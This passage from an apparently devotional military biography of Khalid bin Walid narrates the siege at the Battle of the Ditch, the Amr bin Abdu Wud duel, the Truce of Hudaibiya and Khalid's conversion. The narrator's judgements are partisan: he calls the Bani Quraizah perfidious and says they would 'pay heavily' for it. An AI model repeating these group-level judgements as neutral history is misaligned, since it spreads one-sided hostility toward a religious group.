Once the digging of the ditch was complete, the Muslims established their camp just ahead of the hill of Sil'a. Their total strength was 3,000 which included Hypocrites whose fighting value and reliability were uncertain. The Prophet's plan was to keep the bulk of his army uncommitted to strike at any spot where the enemy managed to get a foothold across the ditch. To guard against surprise, the ditch was lightly covered along its entire length by 200 men, most of whom were placed as picquets on the hills commanding the ditch. A mobile force of 500 men was employed to patrol the various settlements of Madinah and deal with any infiltrators who might enter unseen, and also give some protection to areas not covered by the ditch. (Madinah was not then a city as it is now but consisted of a group of settlements and forts. The centre of Madinah, physical and spiritual, was the Prophet's Mosque.) The women and children were placed in forts and houses away from the main front, which faced north and north?west.

The winter that was now passing had been a severe one. It was also to prove a long winter.

When the Quraish saw the ditch they were first dismayed and then moved to indignation. They had come in such strength that victory had seemed certain. Abu Sufyan had joyfully expected to fight a victorious battle, and now here was this blessed ditch in the way!

"By Allah!" Abu Sufyan exploded. *"Such stratagems are not the way of the Arab!"* 2 In the simple mind of the average Arab there was no room for such tactics. To the chivalrous Arab this was definitely 'not cricket'?

However, the Allies moved up their camp, deployed along the ditch on the north and north?west, and settled down to a siege that was to last 23 days. By day the Allies would come up to the ditch which the Muslims covered lightly from the home side. There would be an exchange of archery which would go on for most of the day, and for the night the Allies would return to their camp. Mostly by day and sometimes by night, Allied patrols would move up and down the ditch trying to find a place at which a crossing could be attempted. They were eventually to find one such place, but more of that later.

For 10 days the siege continued with no decision and no let?up on either side. The morale of both sides came under considerable strain, but tended to harden rather than weaken. The Muslims began to feel the pangs of hunger. There were no large stocks of food in Madinah, and the Muslims were now on half rations. The Hypocrites became louder and more open in their criticism of the Prophet. While the ditch was being dug, the Prophet had promised the Muslims that within a few years they would destroy the might of Rome and Persia and possess themselves of the wealth of those empires. The Hypocrites now began to say, *"Muhammad promises us the treasures of Caesar and Chosroes, but he cannot get us out of this simple predicament!"* **3** The true Believers, however, remained firm and steadfast, and their faith in their leader remained unshaken.

The situation gradually worsened for the Allies too, so that discontent raised its head in their ranks. The Arabs were not used to long sieges and preferred a quick, lively battle to this form of warfare. The weather had remained unpleasant and began to cause a good deal of distress among the Allies. Food also ran short, as Abu Sufyan had made no arrangements for provisions to tide them over such a long period of time. But since the Allies were not themselves under siege some measures were hastily taken to gather provisions from outlying areas. The men began to grumble and Abu Sufyan had to think hard to find some way out of this impasse. Finally, he consulted Huyaiy the Jew, and between them they hit upon a new plan which showed every promise of success.

1. The western end of the ditch is also reported to have ended at Mazad. This too is correct, for the three western hills shown on Map 3-the two southern ones of Jabal Bani Ubaid and the little one to their north-are also called Mazad.
2. Ibn Hisham: Vol. 2, p. 224.
3. *Ibid*: Vol. 2, p. 212.

On the night of Friday, March 7, Huyaiy stole into the settlement of the Bani Quraizah. He knocked at the door of their leader, Kab bin Asad; but the latter, guessing that Huyaiy had come as a Jew and probably intended to incite his fellow Jews against the Prophet, refused to see him. After some wrangling, however, Huyaiy was allowed in, and he gently and cleverly began to work on Kab, pressing him to join the Allies in the war against the Muslims. At first Kab refused. *"Muhammad has kept his pact with us, and we have no reason to complain"*, he said. *"In any case you have no certainty of victory. If we join you and the campaign fails, your idol?worshippers will go back in peace to their homes and we will have to bear the brunt of the wrath of Muhammad."* **1** But the visitor continued to press, now threatening, now tempting, now begging, and eventually got Kab to agree to a pact with the Allies. According to the terms of this pact there would be a simultaneous attack by the Allies and the Bani Quraizah. These Jews had their settlement and their forts two miles south?east of Madinah, and they would attack from this direction and draw some of the Muslims away from the ditch while the Allies attacked frontally. In case the attack failed, the Allies would leave a strong garrison in the Jewish forts to defend the Jews against the Muslims who were bound to turn against them in revenge. The Bani Quraizah asked for 10 days to prepare themselves before the attack was begun, during which period the Allies could continue minor operations from the north.

Thus the last of the Jews of Madinah, following in the footsteps of their co?religionists, broke their pact with the Muslims. Little did they know how heavily they would pay for their perfidy!

It was not long before the Prophet came to know about this pact. He got the intelligence through one of his agents who entered the camp of the Allies one night and unknown to them, overheard certain conversations. Then rumours of the pact also spread, and the report was ultimately confirmed by the incident of 'Safiyyah and the Jew'.

Safiyyah was an aunt of the Prophet, and along with other women and children had moved to a small fort in the south-eastern part of Madinah. Present in the fort was Hassaan the Poet, and he was the only man there! One day Safiyyah, looking down from the fort, saw a fully armed Jew moving stealthily beneath the wall as if seeking a way around the fort. Safiyyah at once concluded that he was a scout of the Bani Quraizah who had been sent to reconnoitre a route which the Jews might take in their attack. This Jew would act as a guide, leading his tribe into the unprotected rear of the Muslims.

Safiyyah went to the poet and said, *"O Hassaan! There is a Jew who is seeking a way by which he can lead the Bani Quraizah to attack our settlements from the rear. You know that the Messenger of Allah and all the men are busy at the front and cannot detach forces to protect us. This man must be killed. Go and kill him at once!" "May Allah bless you, O Daughter of Abdul Muttalib,"* replied Hassaan, *"you know that such work is not for me."* Throwing a glance of contempt at the poet, Safiyyah picked up a club, tied a waist?band around her waist and went down to meet the Jew. The brave lady killed the Jew. Leaving him lying with a crushed skull in a pool of blood, she returned to the fort and said to Hassaan, *"I have killed him, O Hassaan! Now go and take the booty from his body, for it is not right for a woman to undress a man." "May Allah bless you, O Daughter of Abdul Muttalib,"* replied Hassaan, *"I have no need for such booty!"* 2

When the news of this incident reached the Muslims, there was no doubt left in their minds about the treachery of the Bani Quraizah. The situation now became more tense, and the Hypocrites became more outspoken. From half rations the Muslims came down to quarter rations. (Later it was to become no rations!) Their resolution was still unshaken; but if the siege continued very much longer, sheer starvation would force the Muslims to submit. And the Muslims could find no direct military solution to the problem.

1. Ibn Hisham: Vol. 2, p. 221; Waqidi: *Maghazi* p. 292.
2. Ibn Hisham: Vol. 2, p. 228.

The Prophet now decided to use diplomacy to achieve results which were not attainable by force of arms. He started secret negotiations with Uyaina, the commander of the Ghatfan contingent. (Uyaina was a brave and simple soul. A one?eyed man possessing more brawn than brain, he was to earn from the Prophet the nickname of 'the willing fool' 1). The aim of the negotiations was to create a rift between the two major Allies, the Ghatfan and the Quraish-by drawing the Ghatfan away from the siege. If this were achieved, other tribes might also pull away from the Quraish; but even if they did not, the absence of the powerful Ghatfan contingent of 2,000 warriors would reduce the Allied strength to manageable proportions, where after military action could be taken to drive the Allies away from Madinah.

"If the Ghatfan secede from the alliance and return to their homes, they shall be given one?third of the date produce of Madinah", were the terms offered by the Prophet. This offer was accepted by Uyaina who had by now lost all hope of military victory. The pact

was drawn up, but before it could be signed and sealed (without which it would not be binding), the Prophet decided to mention the matter to some of the Muslim leaders. These Muslims protested vehemently. *"Dates!"* they exclaimed. *"Let the infidels get nothing from us but the sword!"* **2** This disagreement with the Prophet was so general and so strong that he decided to submit to the wishes of the Muslims, and the negotiations were dropped.

These stout hearted Believers could not understand the seriousness of the military situation or the intricacies of diplomacy as well as the Prophet did. He knew that the only solution to the problem lay in breaking the siege by diplomatic manoeuvre, and he now began to look about for another opening. Soon an opening presented itself. Among the Ghatfan was a man by the name of Nuaim bin Masud who had become a Muslim but had kept his conversion a secret. A prominent figure in the region, he was well known to all the three major partners in the alliance-the Quraish, the Ghatfan and the Jews of Bani Quraizah. He was also a very capable man.

Nuaim left the Ghatfan camp one night and slipped into Madinah. He came to the Prophet, explained his position and expressed his desire to be of service to the Muslims. *"Send me where you will"*, he said **3** . This was just the opportunity for which the Prophet had prayed. In a conference with Nuaim the Prophet went over the entire situation and laid down the course of action which Nuaim was to take.

The same night Nuaim stole into the settlement of the Bani Quraizah and visited Kab. He outlined the dangers of the situation as they applied to the Jews. *"Your situation is not like the situation of the Quraish and the Ghatfan"*, he explained. *"You have your families and your homes here, while their homes and families are at a safe distance from Madinah. They have no great stake in this battle. If they do not succeed in defeating Muhammad, they will return to their homes and leave you to face the wrath of the Muslims. You must take no action in collaboration with them unless they give you hostages from their best families. Thus you will have an assurance of their good faith."*

Nuaim next went to the Quraish and spoke to Abu Sufyan, who knew him well and had respect for his judgement. *"You have made a pact"*, he said, *"with a people who are treacherous and unreliable. I have come to know through friends in Madinah that the Bani Quraizah have repented and entered into a fresh pact with Muhammad. To prove their loyalty to Muhammad, they are going to ask you for hostages from your best families, whom they will promptly hand over to Muhammad, who will put them to death. The Jews will then openly come out as allies of the Muslims and both will make a joint attack against us. On no account must you give hostages to the Jews!"*

He then went to the Ghatfan where he painted the same picture. By the time Nuaim had finished, the seeds of doubt and discord had been firmly planted in the minds of the Allies.

The uncertainty began to tell on Abu Sufyan, who had relied unquestioningly on the alliance with the Jews. He decided to hasten the course of battle and put the intentions of the Jews to test. During the night of Friday, March 14, following the visit of Nuaim, he sent a delegation headed by Ikrimah to the Bani Quraizah. *"This is a terrible situation"*, explained Ikrimah. *"This cannot be allowed to continue any longer. We attack tomorrow. You have a pact with us against Muhammad. You must join in the attack from the direction of your settlement."*

1. Ibn Qutaiba: p. 303.
2. Ibn Hisham: Vol. 2, p. 223.
3. *Ibid*: Vol. 2, p. 229.

The Jews hummed and hawed for a while and then came out with their terms. *"Our position is more delicate than yours. If you have no success you may abandon us, and then we will be left alone to face the wrath of Muhammad. To make sure that this does not happen, you must give us hostages from your best families who will stay with us until the battle has been fought to a satisfactory conclusion. Anyway, tomorrow is Saturday and Jews are forbidden to fight on the Sabbath. Those who break the Sabbath are turned by Allah into pigs and monkeys."* Ikrimah returned empty?handed. Abu Sufyan then decided to make one more attempt at persuading the Jews to join battle on the morrow, and sent another delegation to Kab; but the stand of the two sides remained the same:

Quraish: *No hostages; fight tomorrow!*

Jews: *No fighting on the Sabbath; anyway, hostages first!*

All three groups now said, *"Nuaim was right. How wise he was in his advice to us!"* **1** Nuaim had done his work well. The Bani Quraizah had been neatly detached from the alliance.

The next morning, Saturday, March 15, Khalid and Ikrimah, tiring of the delay and seeing no hope of concerted action by the Allies, decided to take matters into their own hands and try to force a decision one way or another. They moved forward with their cavalry squadrons to a place just west of Zubab, where the ditch was not as wide as in other places and where it could be cleared on horseback or by men scrambling across on foot. This place was right in front of the Muslim camp, which nestled at the foot of Sil'a.

Ikrimah's squadron moved up first and a small group jumped the ditch, the horses landing neatly on the Muslim side. There were seven men in the group, including Ikrimah and an enormous man who urged his enormous horse ahead of the group and began to survey the Muslims, who were surprised by the sudden appearance of the Quraish. The stage was now set for one of the most remarkable duels of history, which, because of its unusual course, is here described in full detail.

This huge man was of a tremendous height and bulk, and while on his feet would tower above his fellow men. Sitting on his great horse, he looked positively unreal. Big, strong and fearless, he had a fierce countenance-an aspect which thrilled his comrades and dismayed his enemies.

This was Amr bin Abdu Wud. (We shall call him the Giant!) Horse and rider stood motionless as he let his gaze wander scornfully over the ranks of the Muslims.

Suddenly the Giant raised his head and roared, *"I am Amr bin Abdu Wud. I am the greatest warrior in Arabia. I am invincible. I... I. . ."* He certainly had a high opinion of himself. *"Is there anyone among you who has the courage to meet me in personal combat?"*

The challenge was received by the Muslims in silence. They looked at one another. They looked at the Holy Prophet. But no one moved, for the Giant was famous for his strength and skill, and though wounded several times, had never yet lost a duel, nor spared an opponent. It was said that he was equal to 500 horsemen; that he could lift a horse bodily and hurl it to the ground; that he could pick up a calf with his left hand and use it as a shield in combat; that he could... The stories were endless. The vivid Arab imagination had created around this formidable warrior a legend of invincibility.

So the Muslims remained silent, and the Giant laughed with contempt-a laugh in which the Quraish also joined, for they stood quite close to the ditch and could see and hear all that went on.

1. Ibn Hisham: Vol. 2, pp. 230 - 231; Ibn Sad: p. 574.

"So is there none among you who has the courage of a man? And what of your Islam? And your Prophet?" At this blasphemous taunt, Ali left his position in the front rank of the Muslims, approached the Holy Prophet and sought permission to engage the challenger and silence his insolent tongue once and for all. The Prophet replied, *"Sit down. This is Amr!"* Ali returned to his position.

There was another burst of scornful laughter, more taunts, another challenge. Again Ali went up to the Prophet. Again the Prophet declined permission. More laughter, more taunts. Again the challenge from Amr, and this time more insulting than before. *"Where is your paradise?"* He shouted, *"Of which you say that those who lose in battle will enter it? Can you not send a man to fight me?"*

When for the third time Ali moved towards the Prophet, the latter saw in Ali's eyes a look which he knew well; and he knew that Ali could no longer be restrained. He looked at Ali fondly, for Ali was dearer to him than any other man. He took off his turban and wound it around Ali's head. He next took off his sword and girded it at Ali's waist. And he prayed: *"O Lord! Help him!"* **1**

This sword which the Prophet now gave to Ali had once belonged to an infidel by the name of Munabba bin Hajaj. This man had been killed at the Battle of Badr, and the sword had come to the Muslims as part of the spoils of war. The Prophet had taken the sword for himself. Now in Ali's hand this was to become the most famous sword in Islam, killing more men in fair combat than any sword in history. This was the *Zulfiqar*.

Ali hastily collected a small group of Muslims and strode out towards the unbelievers. The group stopped at some distance from the Giant, and Ali stepped forward and got to within duelling distance of the challenger. The Giant knew Ali well. He had been a friend of Ali's father, Abu Talib. He now smiled indulgently at Ali as a man might smile at a boy.

"O Amr!" called Ali. *"It is believed that if any man of the Quraish offers you two proposals, you always accept at least one of them."*

"True."

"Then I have two proposals to offer you. The first is: accept Allah and His Messenger and Islam."

"I have no need of them."

"Then dismount from your horse and fight me."

"Why, O son of my brother? I have no desire to kill you."

"But I", replied Ali, *"Have a great desire to kill you!"* **2**

The Giant's face flushed with anger. With a cry of rage he sprang off his horse, displaying a degree of agility surprising in so huge a monster. He hamstrung his horse, drew his sword and rushed at Ali. The fight was on.

Amr struck at Ali many times, but Ali remained unharmed. He would parry the blow with his sword or shield or nimbly step aside to let the Giant's sword whistle past him harmlessly. At last the Giant stood back, panting and baffled. He wondered how this could be. Never before had any man survived so long in personal combat against him. And now this boy was looking at him as if he was playing a game!

Then things happened so fast that no one could quite follow the sequence-neither the Muslims nor the Quraish nor the Giant himself. Ali dropped his sword and shield to the ground; his body shot through the air like a missile and his hands grasped the Giant's throat; with a wrestler's kick he knocked the Giant off balance, and the Giant came crashing to the ground-all in a matter of seconds. Now the Giant lay on his back with Ali sitting astride his chest. The two armies gasped and murmured, then held their breath.

1. Ibn Sad: p. 572.
2. Ibn Hisham: Vol. 2, p. 225.

The bewilderment on the Giant's face changed to fury. At last he had been thrown, and by this young upstart who was less than half his size! But although he was down, he was not finished. He would still win the battle and re?establish his position as the greatest warrior in Arabia. He would toss this youngster into the air as a leaf is tossed by the wind.

The Giant's face went purple, the veins stood out on his neck and his huge biceps and forearms trembled as he strained to break Ali's grip. But he could not move it an inch. There was the quality of steel in the muscles of Ali.
"Know, O Amr", said Ali gently, *"that victory and defeat depend upon the will of Allah. Accept Islam! Thus not only will your life be spared, but you will also enjoy the blessings of Allah in this life and the next."* Ali drew a sharp dagger from his waistband and held it close to Amr's throat.

But this was more than the Giant could take. Was he whom Arabia considered her greatest champion to live the rest of his life under the shadow of defeat and disgrace? Was it to be said of him that he saved his life in personal combat by submitting to the conditions of his opponent? No! He, Amr bin Abdu Wud, had lived by the sword. He would perish by the sword. A life spent in violence must end with violence. He gathered the spittle in his mouth and spat into the face of Ali!

He knew what would happen. He knew that there would be a sharp intake of breath, that Ali's right arm would shoot into the air and then plunge the dagger into his throat. Amr was a brave man and could face death without flinching. He arched his back and raised his chin?to offer his throat to Ali, for he knew what was to come. At least he thought he knew!

But what happened next left him even more bewildered. Ali rose calmly from Amr's chest, wiped his face, and stood a few paces away, gazing solemnly at his adversary. *"Know, O Amr, I only kill in the way of Allah and not for any private motive. Since you spat in my face, my killing you now may be from a desire for personal vengeance. So I spare your life. Rise and return to your people!"*

The Giant rose. But there was no question of his returning to his people a loser. He would live a victor, or not at all. Intending to make one last attempt at victory, he picked up his sword and rushed at Ali. Perhaps he would catch Ali unawares.

Ali had just enough time to pick up his sword and shield and prepare for the fresh assault. The blow which the Giant now delivered in furious desperation was the most savage blow of the encounter. His sword shattered Ali's shield, but in doing so lost its force and impetus, and could then do no more than inflict a shallow cut on Ali's temple. The wound was too slight to worry Ali. Before the Giant could raise his sword again, the *Zulfiqar* flashed in the sunlight, and it's tip slashed open the Giant's throat. The blood of the Giant gushed forth like a fountain.

For a moment the Giant stood motionless. Then his body began to sway as if he was drunk. And then he fell on his face with a crash and lay still.

The earth did not shake with the impact of that colossal body. The earth is too big. But the hill of Sil'a shook with the cry of *Allah-o-Akbar* that thundered from 2,000 Muslim throats. The triumphant cry echoed through the length and breadth of the valley before it faded away into the stillness of the desert.

The Muslim group now rushed at the six remaining Quraish. In the sword fighting that ensued, one more Quraish was killed and one Muslim fell. A few minutes later the Quraish group turned and hastily withdrew across the ditch. Ikrimah dropped his spear as he jumped the ditch, on which Hassaan the Poet wrote many a rude verse. A man known as Nofal bin Abdullah, a cousin of Khalid's, was not successful in clearing the ditch and fell into it. Before he could rise, the Muslims were on the bank and hurling stones at him. Nofal wailed, *"O Arabs! Surely death is better than this!"* **1** Thereupon Ali obliged the man by descending into the ditch and cutting off his head.

1. Tabari: Vol. 2, p. 240.

The Muslim group now returned to camp, and a strong guard was placed at the crossing.

On the afternoon of the next day, Khalid moved up with a squadron, intending to succeed where Ikrimah had failed. He tried to cross the ditch, but this time the Muslim guard at the crossing saw him advance and deployed in sufficient time to prevent his crossing. There was a heavy exchange of archery in which one Muslim and one Quraish were killed, but Khalid was unable to cross.

Since the opposition at the moment appeared too strong to overcome, Khalid decided to resort to stratagem. He moved his squadron back, as if he had given up his intention of crossing the ditch, and placed it at some distance from the ditch. The Muslims took the bait, and believing that Khalid had abandoned his attempt to cross the ditch, withdrew and began to relax, waiting for the peace and quiet of the night. Suddenly Khalid galloped back with his squadron; and before the Muslim guard had time to re-deploy, a few of the Quraish, led by Khalid, managed to cross the ditch. But they had not advanced far from the ditch when the Muslims formed up again and held Khalid within the small bridgehead which he had occupied. (See Map 3) Khalid tried hard to break through, but the Muslim resistance was too strong, and he had no success. There was some hand?to-hand fighting between the Quraish group and the Muslim guard in which Khalid killed one Muslim. The Savage also was there; and with the same javelin that he had used against Hamza at Uhud, he killed a Muslim in this sally across the ditch. Before long, however, seeing the situation as hopeless, Khalid broke contact and withdrew across the ditch. This was the last major military action in the Battle of the Ditch.

For the next two days there was no activity except for a certain amount of sporadic archery which did no damage to either side. The Muslims now ran out of food; but their courage was hardened by desperation and they were determined to starve rather than surrender to the hated infidel. In the Allied camp tempers rose and spirits fell. Everyone knew that the expedition, which had been expected to lead to a glorious victory, had ended in fiasco. There was widespread grumbling, and what made the situation intolerable was the fact that no one could find a way out of the impasse.

Then on Tuesday night, March 18, the area of Madinah was struck by a storm. Cold winds lashed at the Allied camp and howled across the valley. The temperature dropped sharply. The Allied camp was more exposed than the Muslim camp and the storm appeared to strike the Allies with a vengeance. It put out fires, knocked down cooking pots, carried away tents. The Allies sat huddled under their blankets and cloaks as the storm raged around them, waiting for an end that would not come.

Abu Sufyan could take no more. He leapt to his feet, and raising his voice against the storm, shouted to his men: *"This is no proper abode for us. Men and animals have suffered grievously from exposure. The Bani Quraizah have turned out to be pigs and monkeys and have betrayed us in our hour of need. The storm has ravaged our camp, put out our fires, knocked down our tents. Let us return to Makkah. Lo, I am one who goes!"* **1**

Having made this last speech, Abu Sufyan jumped on to his camel and rode out with his men, hoping to get away from the pitiless storm. But the demons of the storm were to pursue him the whole night. The Ghatfan now came to know of the movement of the Quraish and so did the other tribes. Without further delay they mounted their camels and departed for their settlements and pastures. In the rear of the Quraish army rode Khalid and Amr bin Al Aas with their cavalry squadrons acting as a rear guard in case the Muslims should come out of Madinah and attempted to interfere with the Quraish movement. It was a bitter and disillusioned Abu Sufyan who led his army back to Makkah. The burden of failure lay heavy on his heart.

The next morning the Muslims found the Allies gone, and returned to their homes. This was the last attempt by the Quraish to crush the Muslims; henceforth they would remain on the defensive.

1. Ibn Hisham: Vol. 2, p. 232.

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The Battle of the Ditch was over. Each side had lost four men. It was a victory for the Muslims in that they achieved their aim of defending themselves and their homes against the Allies, while the Allies failed in their attempt to crush the Muslims. In fact the Allies failed to do any damage at all. The siege had lasted 23 days and had imposed a terrible strain on both sides. It had been ended by the storm, but the storm was not the cause of the raising of the siege. It was the last straw. Strictly speaking, this operation was a siege and a confrontation rather than a battle, for the two armies never actually came to grips.

This was the first instance in Muslim history of the use of politics and diplomacy in war, and it shows the interplay of politics and arms in the achievement of the national aim. The use of armed force is one aspect of war-a violent and destructive aspect-to be used only when political measures fail to achieve the aims of the State. When a shooting war becomes inevitable, politics, with diplomacy as its principle instrument, prepares the ground for the use of armed force. It sets the stage, weakens the enemy, and reduces his strength to a state where armed force can be employed against him with the maximum prospect of success.

And this is just what the Prophet did. He used the instrument of diplomacy to split and weaken the enemy, not only in numbers but also in spirit. Most of the Muslims could not understand this, but they were learning from their leader. The Prophet's words, ***"War is stratagem"*** [1] , were to be remembered and frequently quoted in later Muslim campaigns.

1. Ibn Hisham: Vol. 2, p. 229; Waqidi: *Maghazi*, p. 295.

Chapter 5

Page 1

"Verily We have granted you a manifest Victory. That Allah may forgive you your faults of the past and those to follow, fulfil His Favour to you, and guide you on the Straight Path.
And that Allah may help you with powerful help. It is He who sent down Tranquillity into the hearts of the Believers, that they may add Faith to their Faith; for to Allah belong the Forces of the heavens and the earth, and Allah is full of Knowledge, full of Wisdom."
[Quran 48:1-4]

The Truce of Hudaibiya was signed in early April 628 (late Dhul Qad, 6 Hijri). The signing of such a truce was not the intention of the Prophet as he set out for Makkah in the middle of March. His intention was to perform the pilgrimage-the off?season pilgrimage known as Umra-and he took with him 1,400 fully armed Muslims and a large number of sacrificial animals.

The Quraish, however, feared that the Muslims were coming to fight a battle and subdue the Quraish in their home town, for the initiative had now passed to the Muslims. Consequently, the Quraish moved out of Makkah and concentrated in a camp nearby, from where Khalid was sent forward with 300 horsemen on the road to Madinah to intercept the Muslim army. Khalid did not see how he could stop such a large force with

only 300 men, but he decided to do whatever was possible to delay the advance of the Muslims. He arrived at Kura?ul?Ghameem, 15 miles from Usfan, and took up a blocking position in a pass through which the road crossed this hilly region. **1** (See Map 4)

When the Muslims arrived at Usfan, their advance was preceded by a detachment of 20 horsemen who had been sent forward as a reconnaissance element. This detachment made contact with Khalid at Kura?ul?Ghameem, and informed the Prophet at Usfan of the position and strength of Khalid's force.

The Prophet decided that he would not waste time in fighting an action at this place. He was in any case anxious to avoid bloodshed, as his intention was the pilgrimage and not battle. He ordered his forward detachment to remain in contact with Khalid, and draw Khalid's attention to itself; and with Khalid so engaged, the Prophet moved his army from the right, travelling over little used tracks through difficult hilly country, which he crossed, not far from the coast through a pass known as Saniyat-ul-Marar **2** . The march proved a strenuous one, but it was successfully accomplished and Khalid's position bypassed. It was not till the outflanking movement was well under way that Khalid saw in the distance the dust of the Muslim column, and realising what had happened, hastily withdrew to Makkah. The Muslims continued the march until they had got to Hudaibiya, 13 miles west of Makkah, and pitched camp.

At Hudaibiya battle seemed imminent for some time in spite of the Prophet's wish to avoid bloodshed. Some skirmishes took place, but there were no casualties. After a few days, however, the Quraish realised that the Muslims had indeed come for pilgrimage and not for war. Thereafter envoys travelled back and forth between the two armies, and finally a truce was agreed upon, which became known as the Truce of Hudaibiya. It was signed on behalf of the Muslims by the Prophet and on behalf of the Quraish by Suhail bin Amr. Its terms were as follows:

a. For 10 years there would be no war, no raids, no military action of any sort between the Muslims and the Quraish.

b. The following year the Muslims would be permitted to perform the pilgrimage. They would be allowed three days in Makkah.

c. Any member of the Quraish who deserted to the Muslims would be returned; any Muslim who deserted to the Quraish would **not** be returned.

1. This Kura-ul-Ghameem is not the Kura marked on today's maps. The latter lies by an inlet of the Red Sea, while the former was in a hilly region with the hills extending westwards from it to the sea. It was southeast of Usfan.
2. This pass was also called Zat-ul-Hanzal (Abu Yusuf: p. 209).

Other tribes could join the truce on either side and would be bound by the same terms.

Some Muslims were incensed at the third clause, dealing with deserters, especially the hot?headed Umar who protested vehemently against it; but all protests were overruled by the Prophet. The truce actually gave certain distinct long?term and solid advantages to the Muslims, although these were not at the time apparent to everyone. It would be to the Muslims' advantage to be generous in their terms, as this would have a favourable

psychological impact on the Arab tribes and would show the confidence that the Muslims enjoyed in their dealings with the infidels. Moreover, if some Muslims were not permitted to leave Makkah, they would act as the eyes and ears of the Muslims in the midst of the enemy, and could in certain ways influence the people in Makkah. Their presence within the Quraish camp would in fact be a source of strength to the Muslims. ***"Anyway"***, said the Prophet, ***"when anyone wishes to join us, Allah will devise means for him to do so."*** **1**

As a result of the last clause of the truce, two tribes living in and around Makkah joined the main participants: the Khuza'a as allies of the Muslims and the Bani Bakr as allies of the Quraish. These two tribes were mutually hostile and had been feuding since the Ignorance.

After a stay of over two weeks at Hudaibiya, the Muslims returned to Madinah. The following year, in March 629 (Dhul Qad, 7 Hijri), the Muslims, led by the Prophet, performed the pilgrimage. The Quraish evacuated Makkah and lived in the surrounding countryside for three days, and did not return to their homes until after the Muslims had departed for Madinah.

For some time a change had been taking place in the mind of Khalid. At first he thought mainly of military matters and military objectives. Conscious of his own ability and military prowess, he felt that he was truly deserving of victory, but somehow victory always eluded him. At the Battle of Uhud, despite his masterly manoeuvre, the Muslims had been able to avoid a major defeat. He admired the Prophet's dispositions and the way the Prophet had forced battle on the Quraish with the odds in his favour. At the Battle of the Ditch again victory had eluded the Quraish. They had gone to battle after such careful preparations and in such strength that victory had seemed certain; yet the simple expedient of the ditch had snatched victory from their grasp. The Quraish army had gone forth like a lion and come back like a mouse. In the expedition of Hudaibiya, when he had tried to intercept the Muslims, the Prophet had neatly outmanoeuvred him while his attention was riveted to the small Muslim detachment in front of him. Khalid was looking for *the Man*, and he could not help admiring Muhammad-his generalship, his character, and his personality-qualities which he could find in no one else.

Above all Khalid wanted the clash of battle and the glory of victory. His martial spirit sought military adventure, and with the Quraish there was only misadventure. He could see no hope of fighting successful battles on the side of the Quraish. Perhaps he should join the Prophet, with whom there were unlimited prospects of victory and glory.
There was plenty of military activity at Madinah. Every now and then expeditions would be sent out against the unbelieving tribes, either to break up hostile concentrations before they became too large or to capture camels and other live?stock. Between the Battle of Uhud and the pilgrimage, 28 expeditions were taken out by the Muslims, some led by the Prophet in person and others by officers appointed by him. With very few exceptions these expeditions had ended in complete success for the Muslims. The greatest of these had been the Campaign of Khaibar, in which the last resistance of the Jews was crushed. These expeditions had not only enlarged the political boundaries of Islam, but had also resulted in a great increase in wealth. Whenever reports of Muslim military successes arrived at Makkah, Khalid would think wistfully of the 'fun' that the Muslims were having. Now and then he would wish that he were in Madinah, for that is 'where the action was'!

After the Prophet's pilgrimage serious doubt entered Khalid's mind regarding his religious beliefs. He had never been deeply religious and was not unduly drawn towards the gods of the Kabah. He had always kept an open mind. Now he began to ponder deeply on religious matters, but did not share his thoughts with anyone. And then suddenly it flashed across his mind that Islam was the true faith. This happened about two months after the Prophet's pilgrimage.

1. Waqidi: *Maghazi*, p. 310.

Having made up his mind about Islam, Khalid met Ikrimah and some others and said, *"It is evident to the intelligent mind that Muhammad is neither a poet nor a sorcerer, as the Quraish allege. His message is truly divine. It is incumbent on all sensible men to follow him."*

Ikrimah was stunned by the words of Khalid. *"Are you abandoning our faith?"* he asked incredulously.

"I have come to believe in the true Allah."

"It is strange that of all the Quraish you should say so."

"Why?"

"Because the Muslims have killed so many of your dear ones in battle. I for one shall certainly not accept Muhammad, nor shall I ever speak to you again unless you give up this absurd idea. Do you not see that the Quraish seek the blood of Muhammad?"

"That is a matter of Ignorance", replied Khalid.

When Abu Sufyan heard from Ikrimah of Khalid's change of heart, he sent for both the stalwarts. *"Is it true what I hear?"* he asked Khalid.

"And what do you hear?"

"That you wish to join Muhammad."

"Yes. And why not? After all Muhammad is one of us. He is a kinsman."

Abu Sufyan flew into a rage and threatened Khalid with dire consequences, but was restrained by Ikrimah. *"Steady, O Abu Sufyan!"* said Ikrimah. *"Your anger may well lead me also to join Muhammad. Khalid is free to follow whatever religion he chooses."* **1** Ikrimah, the nephew and bosom friend, had stood up for Khalid in spite of their religious differences.

That night Khalid took his armour, his weapons and his horse, and set out for Madinah. On the way he met two others travelling in the same direction: Amr bin Al Aas and Uthman bin Talha (son of the Quraish standard bearer at Uhud) and there was mutual astonishment when they found that each was travelling to Madinah with the same purpose, for each had regarded the other two as bitter enemies of Islam! The three seekers arrived at Madinah on May 31, 629 (the 1st of Safar, 8 Hijri), and went to the house of

the Prophet. Khalid entered first and made his submission. He was followed by Amr and then Uthman. All three were warmly welcomed by the Prophet; their past hostility was forgiven, so that they could now start with a clean sheet. Khalid and Amr bin Al Aas were the finest military minds of the time and their entry into Islam would spell victory for Muslim arms in the following decades.

Khalid, now 43 and in the prime of life, was glad to be in Madinah. He met old friends and found that he was welcomed by all. The old feuds were forgotten. There was a new spirit in Madinah-the spirit of the pioneer. There was activity, anticipation, enthusiasm, optimism, and this atmosphere entered the heart of Khalid. He breathed the clear air of the new faith and was happy.

He also met Umar and they were friends again. There remained a little of the old rivalry between the two, but this existed as a subconscious undercurrent rather than a deliberate feeling or intention. Khalid now realised that in his rivalry with Umar he was at a disadvantage, for he was a new convert while Umar was an emigrant who had left his home in Makkah. Umar had been the fortieth person to become a Muslim. While the Muslims were at Makkah he could take no great pride in having this position, for then the Muslims were few in number; but now thousands had entered Islam and with this large number, being the fortieth amounted to having a very important position. Now Khalid was competing not only against a man of equal strength, will and ability, but also against Muslim No. 40!

1. Waqidi: *Maghazi*, p. 321.

Khalid took to visiting the Prophet frequently. He would listen for hours to the talks of the Prophet. He would drink at the fountain of wisdom and virtue that was Muhammad, Messenger of Allah. One day Khalid and Fadhl bin Abbas (cousin of the Prophet) visited him in the house of his wife, Maimuna, who was an aunt of Khalid. Just then a Bedouin friend had sent a cooked dish as a gift to the Prophet, and as was his custom, the Prophet asked the guests to stay and share his meal. A cloth was spread on the ground and around it they all sat-the Prophet, his wife, and the two guests.

As the Prophet extended his hand towards the dish, Maimuna asked, *"O Messenger of Allah, do you know what this is?"*

"No."

"This is roast lizard!"

The Prophet withdrew his hand. ***"This meat I shall not eat"***, he said.

"O Messenger of Allah", asked Khalid, *"is it forbidden?"*

"No."

"Can we eat it?"

"Yes, you may do so."

